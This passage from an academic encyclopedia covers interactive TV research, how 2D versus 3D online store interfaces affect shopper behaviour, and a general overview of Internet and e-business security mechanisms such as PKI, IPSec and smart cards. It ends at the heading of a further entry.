Another important research issue relates to metadata (information about information) which has become a very important dimension in the development of iTV content. For example, because it seems to be quite common that V/Us don't watch an entire program, it may be important to provide links between similar contents (Marshall, 2004). In fact, with a thousand available channels, it will be impossible to surf from station to station in order to decide what to see and thus metadata will play a key role (Marshall, 2004; Negroponte, 1996). In some iTV applications, a URL is given at the end of the program in order to allow V/Us access to more information. The main difficulty lies in how to make content available at the right time in the right media to the right group, considering their demographics (Mcmanus, 2003).

Because the broadcast of iTV applications/services involve significant investments on the part of broadcasters, it is important to carry out research into a range of strategies in order to achieve and maintain V/U loyalty (Marshall, 2004). One solution may be to change iTV characteristics to become more engaging or "sticky" (Marshall, 2004; Mcmanus, 2003), create a sense of community (Mcmanus, 2003) and facilitate shared interactive experiences (Marshall, 2004). For Marc Goodchild, from BBC iTV, it is important to create a sense of shared events (a community) instead of the current expectation of "on demand viewing" (Mcmanus, 2003).

Traditionally, iTV applications serve entertainment goals and domestic leisure activities for a wide and diverse audience. It has thus become necessary to "re-examine the traditional usability engineering concepts and evaluation methods in the light of existing results from the field of "media studies" (Livaditi et al., 2003). The intersection between HCI and mass communication disciplines has been also highlighted as a very important area for further research (Chorianopoulos & Spinellis, 2006; MacDonald, 2004).

Third Research Opportunities Category

As this is a recent research area, there is a long way to go and new types of personalized applications (Bennet, 2004; Chorianopoulos, 2003; Damásio, Quico, & Ferreira, 2004; Eronen, 2004; Gill & Perera, 2003; Port, 2004; Quico, 2003, 2004) and services need to be created and tested. Examples of interesting and pioneer iTV projects are present in the following literature (Dimitrova, Zimmerman, Janevski, Agnihotri, Haas, & Bolle, 2003; Livingston, Dredze, Hammond, & Birnbaum, 2003; Prata, Guimaraes, * Kommers, 2004). Genres such as teaching and learning technologies are always an important subject of study. Investing in the research of t-learning (learning through TV) is thus fundamental. T-learning advantages are, essentially, providing V/Us with a new way of learning, which is delivered in the home and via an extremely familiar device (Bates, 2003).

Some fundamental questions about the future development of iTV services concern usability issues. In the opinion of Daly-Jones and Carey (2001), it is important to research, in relation to the design of iTV applications/services, which aspects of usability are more important. It is also important to understand how different iTV usability aspects are when compared with the usability aspects of other types of products. It is important to perceive how V/Us conceptualize and navigate the iTV environment (typically with several channels and services) and which usability implications arise from the use of a TV remote control and wireless keyboard as input devices. Finally, he states that it is important to recognize which methods/techniques are more suitable in order to investigate the usability of iTV services. Special attention should be given to applications/services with the specific goal of decreasing the digital divide (Gill & Perera, 2003; Green, Main, & Aitken-Smith, 2001).

Because some particular features have been very well accepted from the beginning, such as, the "i" button (which provide important information at decision points) and alternative camera angles (used when broadcasting sports) (Counterpoint, 2001), it is important to continue research in order to discover new, and more efficient, ways of supporting/improving iTV applications/services.

Some possible technical novelties are suggested by Perera (2002), namely dual tuners, in order to enable V/Us to watch a different channel from the one(s) being recorded, links to allow timed recording in more than one channel and, finally, programme delivery control (PDC), a feature which is important to compensate for small variations in programme running times.

Because broadcasters are trying to find instruments to "simplify the development process; reduce development costs and time; increase the usability of the applications and support a consistent look and feel of the application" (Kunert, 2003) it will be wise to invest in these particular areas.

As stated by Bill Gates in the ITU Conference in Geneva, October 1999, the key drivers for digital television (DTV) are more choice, in terms of programs, channels, and interactive contents and services; more quality, in term of better picture, sound, and programs; better program-synchronous services; and finally, more flexibility, in terms of accessing anything, anytime, anywhere. It is important to be able to watch what we want, when we want and where we want.

Looms (2004) has stated that services should be independent of programs and may include, for instance, news with illustrations, traffic reports for specific areas, information about airline arrivals and departures, and so forth. He also states that iTV programs should allow V/U participation in quizzes and voting and be prepared for new and emergent cross media formats.

CONCLUSION

There is no doubt that iTV is here to stay. However, the creation of new interactive applications/services, with special features, to a complex environment like TV is a very difficult activity. This complexity stems from the technical nature of the tasks involved, from the number of participating players and the variety in their roles, concerns, and skills, and from the lack of specific guidance. We are in the presence of a completely new paradigm which, in spite of being very advantageous, also raises many questions. Thus, the main aim of this article was to present the most important research opportunities associated with iTV, that is to say, exactly what still requires further research. In some cases, specific suggestions for development were also presented. It is important to mention that the majority of the research opportunities presented already have been, or are being pursued by iTV researchers. However, because there is a long way to go, more research is clearly needed on the topics presented.

KEY TERMS

Digital Television (DTV): DTV is a telecommunication system which allows broadcasting and receiving moving pictures and sound by means of digital signals (in contrast to the analogue signals from the analogue TV: the traditional TV system).

Cross-Media/Cross-Device Systems: Refers to a service or product which involves more than one media, namely, television, mobile telephones, and personal computers (Quico, 2003).

Edutainment: Refers to an application with learning and entertainment characteristics.

E-Learning: Term generally used to refer to computer-enhanced learning anytime anywhere, that is to say, when the user wants and from any place where he might be.

Electronic Program Guide (EPG): Also known as interactive program(me) guide (IPG) or electronic service guide (ESG), is an on-screen guide which allows the viewer to schedule broadcast television programs and navigate and select contents by different criteria: channel, title, author, date, and so forth.

M-Learning: Refers to the delivery of teaching through mobile devices as for instance, mobile telephones, personal digital assistants (PDA), digital audio recorders, digital cameras, and so forth.

T-Learning: Learning through TV.

Ubiquitous Systems: Also called omnipresent, are computational systems which are integrated within the environment, instead of, clearly use the computer. The main idea behind this concept is to have the computational process integrated in day to day objects and, thus, allowing a more natural and casual interaction .

Usability: Easiness of use.

Set-Top Box (STB): A device that is connected to a television and an external source of signal in order to transform that signal into content to be displayed on the TV screen. The source of the signal may be an ethernet cable, a satellite dish, a coaxial cable, a telephone line, a VHF, or UHF antenna.

Interface-Based Differences in Online Decision Making

David Mazursky
The Hebrew University, Jerusalem

Gideon Vinitzky
The Hebrew University, Jerusalem

INTRODUCTION

In recent years the online Web site interface format was found to have significant effects on attitudes toward the store and people's actual experiences when visiting Web sites. In attempting to gain a competitive advantage, online site managers are adopting state-of-the-art technologies, aiming to create a unique experience and to capture more of people's attention during their navigation. Using 3D technology interface gives site designers the opportunity to create a total experience. They are generally used in two formats. The first, more common format, is adopted for displaying 3D objects within a 2D interface site, and characterizes today's numerous Web site stores (Nantel, 2004). The second format, which is still rare, is for creation of *virtual reality* environments (Figure 1).

Converting a 2D interface site to a 3D interface site requires both technological investment, and gaining user confidence in the new environment. Therefore, site managers must weigh the pros and cons of each method before performing the conversion.

The current analysis compares *2D and 3D interfaces*, pointing out the advantages and shortcomings of each format.

Figure 1. 3D online store demonstration

BACKGROUND

Definition of 3D and 2D Interfaces

2D interface is flat design that is not intended to offer exploration. Usually, 2D interfaces are used for presenting static information. In contrast, 3D interface is geared toward immersing the user in a situation. The 3D interface has emerged as a technology that approaches the users toward a realistic computer environment (Li, Daugherty, & Biocca, 2001; Mazursky & Vinitzky, 2005). In 3D interface, users can experience products virtually by examining and manipulating the visual images.

2D AND 3D DIFFERENT INTERFACE PROPERTIES CREATE DIFFERENT SURFER EXPERIENCE

Within the many opportunities that new interfaces offer, cyber technology appears to comprise two main properties: *interactivity* and *vividness*. These major properties are frequently inversely related (Shih, 1998), such that allocation of resources to improve one aspect of the interface detracts from, or at least does not improve, the quality of the other.

Interactivity is defined as the ability of the communication system "to answer" the consumer, almost as if a real conversation were taking place (Rogers, 1986).

An important factor influencing the degree of interactivity of the mediation is the consumer's degree of control over the medium, that is, "the ability to modify the causal relation between a person's intentions or perceptions and the corresponding events in the world" (Schloerb, 1995). A Web site is considered more highly interactive to the extent that its response speed is higher or to the extent that it allows the user to manipulate the content (Shih, 1998). The wide variety of interfaces is composed of hypertext links in which the user navigates through a set of documents, text, graphics, animation, and video (e.g., Hoque & Lohse, 1999). Interactivity is enhanced by allowing shoppers to custom-design their computer environment, and by providing advanced interactive decision aids such as recommendation agents and comparison matrices (e.g., Haubl & Trifts 2000). Given their uniqueness and directed effort to improve reaction speed, download, and efficiency of mouse motion and clicking, this family is termed the *high interactivity interface*.

The second property is *vividness*, defined as the degree of clarity of the information the consumer receives in the virtual world or the profusion of representation of the mediating environment to the senses (Steuer, 1992). Vividness is stimulus-driven and dependent on the technological attributes of the mediation. It is a function of the width of the information transmitted to the senses (i.e., the number of sensory dimensions operated in the range of visual, olfactory, and tactile senses) and the depth of sensory information, reflected in the validity or reliability of sensory information. For example, a photograph has a larger depth than a caricature because the former provides a perspective with more visual information (Shih, 1998).

Consumer-enhanced experience of *vividness* is explicated by its heightened telepresence and bricolage. *Telepresence* reflects the degree of the consumer's perception of him/herself as being physically located in a mediating computerized environment (Schloerb, 1995). Researchers assume individuals who sense themselves as detached from the physical environment will spend more time in cyberspace and have a more positive experience in this virtual environment. Consequently, chances for repeat visits will increase (Shih, 1998). *Bricolage* is defined as the manipulation of objects in the immediate environment for the development and assimilation of ideas (Turkle, 1995). This is a process of flexible non-hierarchical learning, characterized by the "soft mastery of objects" (Shih, 1998), focusing on concrete mapping and manipulation. This learning process frequently depends on an individual's physical contact with an object, enabling learning through experience and play.

Table 1. Typologies of interfaces characteristics

	2D Interface	3D interface
Interactivity	High	Low
Vividness	Low	High
Telepresence	Low	High
Bricolage	Low	High

INTERFACE-BASED DIFFERENCES IN INFORMATION PROCESSING

Differences in *surfing experiences* between 2D and 3D interfaces are largely affected by the way information is differentially encoded, stored, and elicited. Previous research has shown that interfaces allowing a large amount of user contact with the data enrich the learning capacity of the consumer (Kim & Biocca, 1997; Li, Daugherty, & Biocca, 2003; Suh & Lee, 2005)

In particular, the vividness and bricolage properties of 3D interface enable more profound information processing as compared to 2D interface. These differences are reflected in the way high imagery vs. low imagery information is processed. Imagery, in the personal context, is defined as a process (rather than a structure) in which information from the senses is represented in the working memory (MacInnis & Price, 1987). The mental image can be a smell, sight, touch, taste, or sound.

The superior retention of high images in memory, relative to that of corresponding low images information (Childers & Houston, 1984; Costley & Brucks, 1992; Paivio, 1975), has three principal explanations. First, images have a holistic quality, with all of its elements provided as a comprehensive whole; each single element can evoke the entire image (Bower, 1970, 1972). Second, images are comprised of a figure and background. Background details provide a large number of clues regarding the figure. Third, concepts and words are abstract. Whereas semantic networks strip the concrete attributes of objects, the image retains its unique and distinct nature.

The outcome of these is revealed by *spatial memory* differences between 2D vs. 3D interfaces. Several studies have indicated varying results regarding the influence of spatial memory on user performance. Spatial memory has been shown to be useful in efficient organization of data (Egan & Gomez, 1985; Gagnon, 1985; Leitheiser & Munro, 1995; Vicente, Hayes, & Williges, 1987). Tavanti and Lind (2001) demonstrated that 3D interfaces enable remembering item positioning. Czerwinski, vanDantzich, Robertson, and Hoffman (1999) found this to be true even after several months have elapsed. Other research, however, has shown that there is no difference in user performance, and even that there is a decrease when using 3D interfaces (Cockburn & McKenzie, 2001, 2002). The researchers point out that spatial memory clearly contributes to information retrieval. However, it remains to be proven whether this contribution can manifest itself in a static data presentation interface (Cockburn & McKenzie, 2002).

PREVIOUS STUDIES COMPARING 2D AND 3D

A number of studies have been carried out in recent years attempting to identify the unique effects of various interfaces. These studies evaluated the differences between some 3D interface tools and a 2D interface in various theoretical settings and contexts. Research in the realm of HCI compared user performance and satisfaction related to various methods of visual data presentation.

Lamping, Rao, and Pirolli (1995) suggested a Focus+Context technique based on hyperbolic geometry for visualizing large hierarchies. Comparison of performance between use of this technique and 2D TREE showed no significant differences in user ability to find a data item. Subsequent findings show that with experience users prefer adopting hyperbolic browser to 2D interfaces.

Sebrechts, Vasilakies, Miller, Cugini, and Laskowski (1999) analyzed the comparative value of text, 2D, and 3D related to information retrieval (The NIRVE System). Research findings indicated that the user performance was best for the text interface, then 2D, and with the worst performance for the 3D. Together with this, it was found that as subjects became more experienced with the tool, performance gaps decreased. After six tests there was no longer any difference between 3D and text interfaces. The researchers suggest that visual efficiency depends on the capability of reducing cognitive effort. This capability is related to the existing compatibility between the interface, the objective, and the user (Sebrechts et al., 1999). Another study tested memory levels of subjects who were asked to search for specific information, rather than searching for a specific document, using the three types of interfaces. Results showed that memory levels increased as dimensions were added to the interface. However, it was not shown that 3D interface users have an advantage regarding overall efficiency when performing the same task as compared to users of other interfaces (Swan & Allan, 1998). Cockburn and McKenzie (2001) concluded that there is no difference between users of a 3D document management system vs. a 2D system, although the users did prefer the 3D system.

ADVANTAGES AND DISADVANTAGES OF 2D vs. 3D RELATING TO ONLINE STORES

Cyberstores provide a culture of stimuli, meanings, and communication, which are represented objectively. They create ultimate imaging, and their effectiveness in ecommerce lies in their ability to generate a virtual environment for the consumer, in which experiences will mimic, as closely as possible, the physical environment (Burke, 1996). In the case of cyberspace shopping, the consumer visits an environment that is an image of a genuine store. The consumer is able to move around this store as an individual moves in a genuine store. Pioneered by Burke (1996), interfaces were created in which the image can be repeatedly represented and the consumer may “pick-up” an item that attracts his or her attention, for a closer view. The possibility of examining a product from different angles and rotating it visually in three-dimensions is absent in other shopping modes, such as browsing a catalog (Venkatesh, 1998). Simulated reality also enables the representation and manipulation of an image of the “real world” at no risk, inconvenience, or cost to the consumer (Rada, 1995).

The construction of a network of images at the earlier stages is preferred, not only from a cognitive standpoint; it appears to be emotionally desirable as well. The 3D interface, compared to the 2D interface, allows consumers to be transported to the 3D store space, providing a sense of presence in that space, accompanied by pleasure and a desire to prolong the experience (Shih, 1998; Venkatesh, 1998). A useful image of a desired brand generates positive arousal, which increases the desire for the brand and generates overall approach behavior toward the online store. In addition to the positive affect stemming from the image itself, the image of consuming the brand generates concrete positive emotions and emotional benefits.

The foregoing review has important implications regarding the time that consumers spend in the shopping interface, the number of brands they wish to pick-up and examine, the time each of these brands is to be examined, and sequence of their search.

Shopping duration was found to be longer in 3D interfaces, both because consumers wish to prolong the experience due to their enhanced pleasure and involvement, and because they are attracted to forming the rich imagery network expected to improve accuracy of their future choices. According to the same reasoning, consumers prolong the time they spend in examining each brand. This does not imply, however, that consumers will pick up and examine more brands in a 3D environment. Search processes in 3D interface involve two complementary processes. The first one places more emphasis on overall learning and collection of information, which occurs during surfing the store in one-touch navigation. The second process involves comparative analysis, which occurs at time of product pick-up. While the first requires few cognitive resources and involves mainly pleasure, the second requires added cognitive resources. In addition, picking up products causes repeated breaks in surfing the store and inhibits pleasure while surfing the store. This last process has high cognitive effort and is perceived as interference with the surfing experience. In this case the consumer wishes to minimize the interference by limiting the number of pick-ups performed (Mazursky & Vinitzky, 2005).

2D and 3D interfaces are also dictating a differential sequence of search by consumers. 2D interfaces typically induce consumers to pursue a structured search strategy that is less exploratory in nature. This is likely to involve transitions within a category and transitions to complementary categories. In contrast, a 3D environment, which enhances exploratory behavior, enables consumers to switch more naturally to different locations in the store (mimicking the formats of actual stores), heightening the accessibility of non-complementary categories as well (Mazursky & Vinitzky, 2005).

When extrapolated to a context of sequential navigation and exposure to information provided by the interface, this implies that the superiority of the type of interface depends largely on the state of the consumer knowledge representation at the outset. Assume, for instance, that the consumer has just acquired a new pet and is interested in learning about the assortment of pet food brands. Creating a rich imagery network of the brands and products can be achieved by 3D interfaces. Navigating in a simulated environment will enable generating the desired knowledge base, which will enable the consumer to enhance accessibility to stored knowledge and perform the choice task most satisfactorily. 3D environments are, therefore, advantageous when the consumer originally lacks such knowledge. In contrast, heavy use of mouse click and complex navigation network demanded by 2D interfaces under similar circumstances might involve technical complexity of mouse motion, download, and so forth, which may harm choice performance (Hoque & Lohse, 1999) and even result in overload, miscomprehension, selective processing, and inappropriate utilization of the offered information.

Nevertheless, 2D shopping environments are rich with information cues that facilitate retrieval of information from memory. Their advantage is apparent when consumers' imagery of the product category is well developed. Consumers can then make use of their memory when selecting brands for purchase (Alba & Chattopadhyay, 1985; Hutchinson, Raman, & Mantrala, 1994), and in fact the process is then dependent on recall and processing of internal information.

When comparing various interfaces that display products, it has been found that different types of interfaces are suitable for different products. Researchers (Li et al., 2003) suggested that 3D interfaces are preferable to 2D interfaces, especially when dealing with products whose characteristics can only be defined visually, called "geometric" products, like a wristwatch, and products requiring a learning process including more than simply touching them, called "mechanical" products, like a camera. Another study (Suh & Lee, 2005) distinguished between two types of products—virtually high experiential (VHE) and virtually low experiential (VLE)—in terms of the sensory modalities that are used and required for product inspection. The researchers indicated that a 3D environment enhances learning about the product more than a 2D environment. This effect increased as the VHE level of the product increased.

CONCLUSIONS

This article examines the impact of 2D vs. 3D online interfaces on consumer behavior in the framework of "in vivo" decision-making processes.

People surfing within 3D interface experience a high level of telepresence and bricolage. Thus, 3D sites allow surfers to be virtually transported to the 3D store space, providing a sense of presence in that space, accompanied by pleasure and a desire to prolong the experience. This experience enhances approach behavior, as is demonstrated well in the 3D online store. Specifically, people surfing in the 3D interface spend more time in searching before making their final choices and terminating the process than those engaging in the 2D interface search. Interface type also affects continuity of search. 3D interface surfers tend to progress in a less structured manner, while 2D interface shoppers tend to examine items within a specific category and other competing brands.

3D usage in e-commerce processes open up new opportunities for behavioral research of consumer's behavior in various areas. Social psychology will enable inclusion of social elements in 3D interfaces (e.g., showing other customers on the screen). The business Web sites may very well offer more than one optional store configuration.

Another area is the 3D contribution to enhancement of the surfing experience from the socio-psychological perspective. The psychological concept of *flow* has been defined by Csikszentmihalyi (2000) as the process of optimal experience. Flow is a mental state where subconscious processes characterize the surfer's behavior (Novak, Hoffman, & Yung, 2000). In this situation, the interface does not function just as an interface transmitting information, but there is also reference to the medium itself and its impact on the intensity of the experience accompanying it and affecting the consumer's behavior. Researchers (Novak et al., 2000) suggest four factors in the navigating process on the Internet that contribute to the creation of a mental state of the *Flow* type by surfers: (1) a high level of control and skill in operating the tools, (2) a high level of challenge and arousal, 3) a high level of focusing and attention, 4) a high level of telepresence. Novak et al. (2000) also suggest that *Flow* experiences may attract consumers, mitigate price sensitivity, and positively influence subsequent attitude and behaviors. It is expected that future research in the area will delve into these unique states of consumer behavior that characterize surfing in advanced technology interfaces.

KEY TERMS

Bricolage: The manipulation of objects in the immediate environment for the development and assimilation of ideas (Turkle, 1995).

Interactivity: The ability of the communication system "to answer" the consumer, almost as if a real conversation were taking place (Rogers, 1986).

Telepresence: Reflects the degree of the consumer's perception of him/herself as being physically located in a mediating computerized environment (Schloerb, 1995).

Vividness: The degree of clarity of the information the consumer receives in the virtual world or the profusion of representation of the mediating environment to the senses (Steuer, 1992).

Internet and E-Business Security

Goran Pantelić
Network Security Technologies – NetSeT, Serbia

Slobodan Bojanić
Universidad Politécnica de Madrid, Spain

INTRODUCTION

Originally developed for research and education purposes as Arpanet in 1970s, the Internet has become a worldwide network that offers numerous services to the immense community of users. An everyday progress of the network technology brings also new security risks regarding a lot of sensitive data transferred over the network, especially in banking, commercial, and medical applications. Therefore the Internet security could be in general defined as a set of measures that should prevent vulnerabilities and misuse of data transmitted and used through the network.

INTERNET SECURITY THREATS

The computer systems that are connected to the Internet are exposed to various potentially very harmful threats. The damages, like corruption or loss of data, a theft or disclosure of confidential data, or denial of system services are facilitated by the open architecture of Internet (Oppliger, 2002). Computer viruses and worms, eavesdropping and packet sniffing, hacking, illegal intrusions, denial-of-service and other attacks on network resources imperil all participants of the system.

The current and still dominant **Internet protocol** version 4 (IPv4) with end-to-end model assumes that the end nodes provide security. The next generation of Internet protocol, version 6 (IPv6) increases an address space (up to 3 x 10^{38} nodes) and supports auto configuration and mobility of networked devices. It facilitates an introduction of the new technologies like wireless devices, ubiquitous computing, and so forth. It opens the new security issues and requires the built-in smart security services as an integral part of the base protocol suite (Kent & Seo, 2005).

There are numerous other high technology attacks on network infrastructure and resources like domain name system servers and routers that could redirect traffic to other sites, change identity of the attacker, and so forth. Also, some attacks are typical in e-business and online payment systems like SQL injection, price manipulation, cross-site scripting, and so forth. (Mookhey, 2004). Nevertheless all these threats could be prevented if the participants are aware of possible risks and comply with formal security measurements, and if there is a strong cooperation among all those who develop and maintain a system.

BASIC SECURITY REQUIREMENTS

Public Internet services could be considered safe and reliable if the confidentiality, integrity, and availability of data are provided as well as the legitimate use and the nonrepudiation. It means that (a) only authorized users could have access to data and perform appropriate actions, (b) data cannot be read by unauthorized users, (c) data cannot be changed during the transfer and the storage, (d) data and services have to be always available to legitimate users, and (e) a reliable proof of executed actions must exist, especially for **e-business** applications. In the background of the Internet services, safe communication protocols have to exist with multiphase "challenge-response" authentication for reliable identification of participants and data transport.

To fulfill these requirements, different cryptographic methods and technologies are used.

SECURITY POLICY, TECHNOLOGIES, AND METHODS

Organizations that plan to own or use available Internet services have to consider all potential threats, decide which defense measures to undertake and implement them in an effective way. Analysis of system and risk factors (Oteteye, 2003; Schechter, 2005) results in a **security policy** that represents a proposal of measures regarding system administration, authorization and access control, network protocols, and cryptographic methods.

In the environments like wireless network, ubiquitous computing, and Web services, the security should be analyzed in the same way, having in mind their characteristics.

System Administration

System administration is an important security factor whose tasks are to assign passwords and access conditions to the users, maintain and update the system and application software including archives, take antivirus measures, audit and monitor network traffic, check log files, and so forth.

A new extensible access control markup language (XACML) is a language that tries to standardize a policy management and access decisions (OASIS, 2005), and helps the administrators to define the access control requirements for appropriate resources. It includes data types, functions, and rules, and can represent the runtime request for a resource.

Authorization and Access Control

Authorization and access control ensure the legitimate use of the system resources, access to data, and allowed activities. It implies the decision about the type of user identification, for example, additional authentication by digital certification or smart cards with user biometrical data besides user name and password.

The expanded use of public services induced a single sign-on as a form of **authentication** that enables a user to authenticate once to gain access to multiple subsequent Web systems. With obvious convenience for the user it imposes the complex management about authentication and users personal information across the independent sites. The security assertion markup language (SAML) is an example of an open message standard that is used as a good basis for making single sing-on authentication protocols (Groß, 2003).

Network Protocols

Apart from the application level security, there is also a transport layer security where network security protocols and the appropriate devices take part.

The secure sockets layer (SSL) protocol authenticates the entities and encrypts all traffic on the network. It provides a server or client authentication by digital certificate of entity. The Internet protocol security (IPSEC) is based on standards for a safe communication and works on network layers. It neither requires the changes in users' systems nor in applications that is optional in IPv4 but built-in and mandatory in IPv6. IPSEC combines several security technologies, encrypts all IP packets, and ensures data authentication, confidentiality, integrity, and key exchange. The authentication header is a protocol aimed for authentication and data integrity, while the encapsulating security payload provides authentication, data integrity, and confidentiality. The Internet key exchange protocol serves to establish and negotiate security parameters between participants. The virtual private network (VPN) is a private communication network that uses public network infrastructure. Thus, very remote computers can make one logical network and create safe communication tunnels through the public connections.

The firewalls are hardware or software devices that examine network traffic according to the configurable security policy and block it if, for example, inadequate protocols are used, data come from prohibited address, there is attempt to connect to prohibited port, and so forth.

Wireless Networking

Wireless networks and devices add new security issues to standard wired ones. Thus, the new mechanisms like Wi-Fi protected access (WPA) and wired equivalent privacy (WEP) are applied to protect data and wireless signals through the air (Wi-Fi Alliance, 2004). The WEP is a protocol based on the 802.11 Wi-Fi standard that intends to provide the equivalent level of security to wireless network as wired network has. It uses RC4 cipher with a 64-bit key where 24 bits are system generated, but that was shown as insufficient, and thus 128-bit or larger key should be used. The WPA protocol improves wireless network security offered by the WEP mainly through authentication and a temporal key integrity protocol that upgrades data encryption.

Media access control and address (MAC) address filtering is an access control protocol on the wireless network adapter that prohibits requests from unwanted participants.

Web Services

As Web services are widely used in numerous applications, their security is addressed seriously in order to enable reliable functionality. Web service security should provide quality of service oriented architecture protocol (SOAP) messaging protection through the mechanisms of message integrity and confidentiality (IBM & Microsoft, 2002) that use a security token to represent security related information like digital certificate, username, password, and so forth.

Message integrity is provided by XML signature to ensure that messages are transferred without modifications. Message encryption is provided by XML encryption that protects a privacy of messages. These mechanisms could be combined with other security solutions like SSL (transport security), PKI, and so forth.

Ubiquitous Computing

Ubiquitous computing environments, where the small computers and mobile devices networked through a variety of network connections are integrated into everyday life, have to enable users to access resources and services anytime and anywhere. It opens serious security risks and problems with authentication and access control, and requires the standard security approach to be expanded according to the new requirements of distributed systems. A **distributed trust** is a new mechanism (Undercoffer, Perich, Cedilnik, Kagal, & Joshi, 2003) that allows entities to delegate their rights to the third parties and provides authentication and access control by checking the initiators credentials. It enables that the roles included in a security policy are arranged in a hierarchy, so that rights could be inherited. The distributed trust management combined with PKI infrastructures provides a high degree of assurance to the process of authentication of a dynamic set of users and services.

Cryptography

A primary purpose of cryptography is to ensure data confidentiality and privacy but it could be used for data integrity and authentication as well.

Some standards, as data encryption standard (DES) (FIPS 46-2, 1993) and advanced encryption standard (AES) (FIPS 197, 2001) apply symmetric algorithms that use the same key for encryption and decryption. Asymmetric algorithms that use different keys, presented as public-private key pair, for encryption and decryption, are digital signature algorithm (DSA) (FIPS 186, 1994), RSA, and elliptic curve cryptography (ECC) (SEC1, 2000). Key management is one of the most important parts of cryptographic system. The most popular technique for distribution of keys through the network to the remote users is a digital envelope. The digital envelope is a concept that uses one-time symmetric key (session key) for data encryption. The session key is encrypted with a receiver's public key, and transmitted to the receiver together with an encrypted message in a bulk. This ensures that only an authorized receiver who has access to a corresponding private key is able to decipher the digital envelope. In practice, the symmetric and asymmetric algorithms are often combined to provide high-level network security (e.g., a secure e-mail S/MIME).

Public Key Infrastructure

Public key infrastructure (PKI) is a technology that enables a public key concept whose most important functions are to generate public-private key pairs, enable their safe storage, and establish reliable digital identity of users specified through digital certificate. The certificate authority, the point of the highest trust in PKI system, signs and issues digital certificates.

Digital Signature Technology

Digital signature is a PKI-based technology that allows data to be digitally signed and verified. It is an asymmetric transformation that uses a private key to encode unique digest of original data. The verification checks the digital signature using a public key contained in the sender's digital certificate. In this way a verifier knows only the sender who poses the appropriate private key related to the verifier's digital certificate signs data. This mechanism guarantees data integrity and nonrepudiation of performed activities, and is widely used for authentication.

Smart Cards Technology

Smart cards are plastic pocket-sized cards with built-in memory and a coprocessor chip that could perform different security operations (Rankl & Effing, 2003). They should completely replace the classic credit cards with magnetic stripes that are still in service for many e-commerce applications. Smart cards are a reliable medium to store the confidential user's data as cryptographic keys, digital certificates, biometric data, and so forth. They have abilities to limit access to data on a card by a personal identification number (PIN) or to protect communication to the computer by using cryptographic algorithms. More and more, especially e-business applications, use smart cards for identification and authentication of users. Digital signing on smart card with asymmetric key that never leave the card ensures data integrity and nonrepudiation. Currently the contact smart cards are more used in e-business, but in the future they would be replaced with the contactless ones. The contactless smart cards have the same functional capabilities as the contact ones but use a radio frequency (RF) interface that allows them to be read at a short distance from the reader. They mostly use the technology based on a standard ISO/IES 14443 that limits the ability to read contactless devices up to approximately 10 cm. Hand-held tokens that generate one-time password for each login are a possible option for client identification. They do not need a reader device but cannot provide the functionalities of smart cards. A new generation of the tokens realized as USB token devices combine a readerless smart card and one-time password technology for strong authentication.

FUTURE TRENDS

In spite of the insecurity that was known at the beginning of the Internet, today it is the primary medium for conducting e-business. Internet security is a priority in the next years that can even question its future, but huge investments in e-business will probably help to find solutions.

At the end of the last year, **Bruce Schneier** (2006) identified trends affecting information security today:

Information is more valuable than ever, Internet became a critical infrastructure because more critical systems were migrating to the Internet, users have no control over the security of information about themselves, criminal attacks are on the increase, worms are very sophisticated, new vulnerabilities are being discovered faster than vendors can patch them, systems become more complex and therefore less secure, remote computers outside your company are not trustworthy, and so forth.

These trends address directly e-business security problems.

Many researchers and efforts are underway to invent new mechanisms to be able to provide more secure network environment. In accordance with a marketplace trend, IT leaders (Pratt, 2007) made the list of five key technologies for 2007: identity management systems that enable to better know who has access to what in the organizations; smart cards used to provide secure access to networks; content and e-mail filtering software; transparent encryption so that data stored on hard disks, or information on laptops and in e-mails are automatically encrypted; and voice over IP technology that will allow employees to work at a distance.

Regardless of many security measures applied in practice, we are almost every day witnesses of attacks on public Internet services. Nevertheless, it seems there are limits to what technology solely can accomplish. Schneier (2004) suggests that, in real world, network security is not only a technological, but more a business problem, and opens a new approach where enforced liabilities are essential. The idea is to establish institutional structures (Parameswaran, Zhao, & Fang, 2007) that strongly motivate Internet service providers, network providers, equipment vendors, and users to ensure safe e-business.

There are different viewpoints on how to assign liability. On the one hand, some experts have argued that manufacturers of software products should be liable for injuries those products cause. The companies do not make secure products because adding good security to products requires large expenditures (they often should spend more on security than the cost of product). Also, the damage caused by ignoring security does not address them, but the users. Therefore, their resistance to this approach is understandable. On the other hand, another view (Mead, 2004) suggests that liability is not an appropriate mechanism to reduce software security problems because software does not have the characteristics of other physical products. The software has a very short life cycle, and every liability case could require years to move through the courts, so that the final result becomes irrelevant. Another argument against liability approach is that, for the manufacturers, it is impossible to predict all conditions under which their software will be used or installed.

It is difficult to achieve consensus about who should be liable for what, but in our opinion, some kind of software liability must hold.

CONCLUSION

Over the years, the Internet has become a global phenomenon that requires paying a serious attention to all its aspects. The security of Internet and e-business relates to threats and attacks that could imperil successful operating of these systems, the basic security requirements, the security mechanisms and methods employed to meet these requirements, and perspectives of future security improvements.

The most frequent types of attacks (e.g., computer viruses and worms, denial-of-service attack, eavesdropping and network packet sniffers, and illegal intrusions) are caused by the traditional IPv4 architecture in which the end nodes provide security. New technologies like wireless devices or ubiquitous computing require new security solutions like IPv6 that increases an address space and offer better security and performance.

The results of system and risk analysis are a basis to define security policy as a set of measures regarding system administration, authorization and access control, network protocols, and cryptographic methods. Security methods and technologies have improved permanently, but Internet and e-business security are still not at the satisfactory level. Emerging and future trends in the e-business security field will probably solve this problem thanks to the high investments. Nevertheless, security improvement is not mainly a matter of technology, but also of the insufficient legislation.

KEY TERMS

Authentication: Procedure that verifies the digital identity of participants in communication. It guaranties that the users are exactly who they say they are.

Cryptographic Protocol: Distributed procedure defined as a sequence of steps that precisely specify the actions required of two or more entities to achieve a safe communication channel.

Digital Certificate: Digital identity of user, which represents a relation between the user's public key and the user's personal data. The certificate authority signs and issues the digital certificates.

Digital Signing: Procedure that creates a digital signature of data. The digital signature is used to prove data integrity, nonrepudiation, and users authentication.

PKI: Public key infrastructure is a technology that realizes an environment for efficient applying of public key concept. It enables a generation of key pairs and digital certificates of users, as well as their application in the system.

Smart Card: Plastic pocket-sized card with built-in memory and microprocessor chip that can perform different security operations.

SOAP: Service oriented architecture protocol is a XML-based protocol for the exchange of information in a decentralized, distributed environment.

SSO: Single sign-on is a special type of authentication that enables a user to authenticate once and allows access to the multiple systems.

Ubiquitous Computing: A computing environment that includes the different types of computers and mobile devices whose functions are integrated into everyday life.

WEP: Wired equivalent privacy is a set of security services used to protect 802.11 wireless networks from unauthorized access. Its security features are improved by Wi-Fi protected access (WPA).

Introducing Digital Case Library

John M. Carroll

Hao Jiang
The Pennsylvania State University, USA

INTRODUCTION

